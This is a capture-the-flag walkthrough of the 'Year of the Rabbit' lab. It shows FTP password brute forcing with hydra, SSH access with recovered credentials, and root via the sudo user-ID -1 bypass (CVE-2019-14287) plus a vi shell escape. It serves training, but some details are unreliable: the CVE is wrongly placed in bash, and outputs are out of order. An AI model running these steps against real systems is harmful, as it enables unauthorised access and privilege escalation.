


YEAR OF THE RABBIT THM

PORT 21,22,80 OPEN

Dirbuster reveals /assets dir

visiting /assets reveals another hidden dir:




```
* {
  margin: 0px 0px 0px 0px;
  padding: 0px 0px 0px 0px;
}

body, html {
  padding: 3px 3px 3px 3px;


  background-color: #D8DBE2;

  font-family: Verdana, sans-serif;
  font-size: 11pt;
  text-align: center;
}
/* Nice to see someone checking the stylesheets.
   Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
```

Burpsuite reveals a hidden directory:



curl "http:10.10.77.215/WExYY2Cv-qU/Hot_Babe.png" —output hotbabe.png
to download to our box



use strings on the hotbabe.png file to reveal a ftp user name and a list of potential passwords:

```
(max@kali)-[~/local/bin]
$ strings hotbabe.png
```

```
Eh, you've earned this. Username for FTP
is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iK027b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C7703FIy0c0sd
014xEhgg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoce1+gS5
```

hydra to crack ftp server:

```

(max@kali)-[~/local/bin]
$ hydra ftp://10.10.77.215 -l ftpuser -P rabbit.txt 255 x

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-01 17:17:
00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~
6 tries per task
[DATA] attacking ftp://10.10.77.215:21/
[21][ftp] host: 10.10.77.215 login: ftpuser password: 5iez1wG XKfPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-01 17:17:
17



```

```

(max@kali)-[~/local/bin]
$ ftp 10.10.77.215
Connected to 10.10.77.215.
220 (vsFTPd 3.0.2)
Name (10.10.77.215:max): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using
PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 758
Jan 23 2020 Eli's_Creds.txt
226 Directory send OK.
ftp>

```

brainfuck online decoder of contents of Eli's_Cred.txt



ssh into target with creds from above:

```
(max@kali) - [~/local/bin]
$ ssh eli@10.10.77.215
The authenticity of host '10.10.77.215 (10.10.77.215)' can't be established.
ECDSA key fingerprint is SHA256:ISBm3muLdVA/w4A1cm7Q0QQ0CSMRlPdDp/x8CNpbJc8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.77.215' (ECDSA) to the list of known hosts.
eli@10.10.77.215's password:

1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've l
eft you a hidden message there"

END MESSAGE
```

use find with -type d to search for any dirs with "s3cr3t" in the name:

```
eli@year-of-the-rabbit:~$ find / -type d -name *s3cr3t* 2>/dev/null
/usr/games/s3cr3t
eli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .this_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$
```

```
/usr/games/s3cr3t
eli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .this_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
```

the file in s3cr3t reveals gwendoline's passwd:

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .this_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
-Root
```

sudo -l shows we can run vi on user.txt

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
n

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
```

(ALL,!root) configuration:

In this instance, however, root is the only account we *can't* run sudo as. Notice that instead of having (ALL, ALL) inside the brackets of who we can run commands as, we have (ALL, !root) meaning that we can't use sudo as root, but we can use it as anyone else (eli, or www-data, for example).

Now, if it weren't for one thing, that would be this path of privesc entirely down the gutter. Fortunately for us, there's a vulnerability (CVE-2019-14287) in bash itself that allows us to get around this specific sudo configuration and execute the command as root regardless. [White Source Software](#) has a really good explanation of this vulnerability, but in summary, if you select a user with an id of -1, sudo can't cope with it and just reverts back to 0 (i.e. the id of the root user). What this means is that, whilst we can't execute commands as the user with id 0 (root), we *can* execute commands as any other user, including -1, which reverts back to root, thus bypassing the restriction. Now, the big question: is this box vulnerable?

```
sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
:!whoami
```

```
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
root
```

```
Sorry, user gwendoline is not allowed to execute '/usr/bin/vi /home/gwendoline/user.txt' as root on year-of-the-rabbit.
gwendoline@year-of-the-rabbit:~$ ls -la user.txt
-r--r----- 1 gwendoline gwendoline 46 Jan 23  2020 user.txt
gwendoline@year-of-the-rabbit:~$ chmod +777 user.txt
gwendoline@year-of-the-rabbit:~$ ls -la user.txt
-rwxrwxrwx 1 gwendoline gwendoline 46 Jan 23  2020 user.txt
```

sudo -V tells us we have an out-date sudo

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -V
Sudo version 1.8.10p3
Sudoers policy plugin version 1.8.10p3
Sudoers file grammar version 43
Sudoers I/O plugin version 1.8.10p3
```

```
Press ENTER or type command to continue
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
```

inside vi, we type :!/bin/bash to start shell as root:

```
to avoid this message.  
"/home/gwendoline/user.txt" 3 lines, 66 characters  
:!/bin/bash
```

```
root@year-of-the-rabbit:/home/gwendoline# whoami  
root  
root@year-of-the-rabbit:/home/gwendoline#
```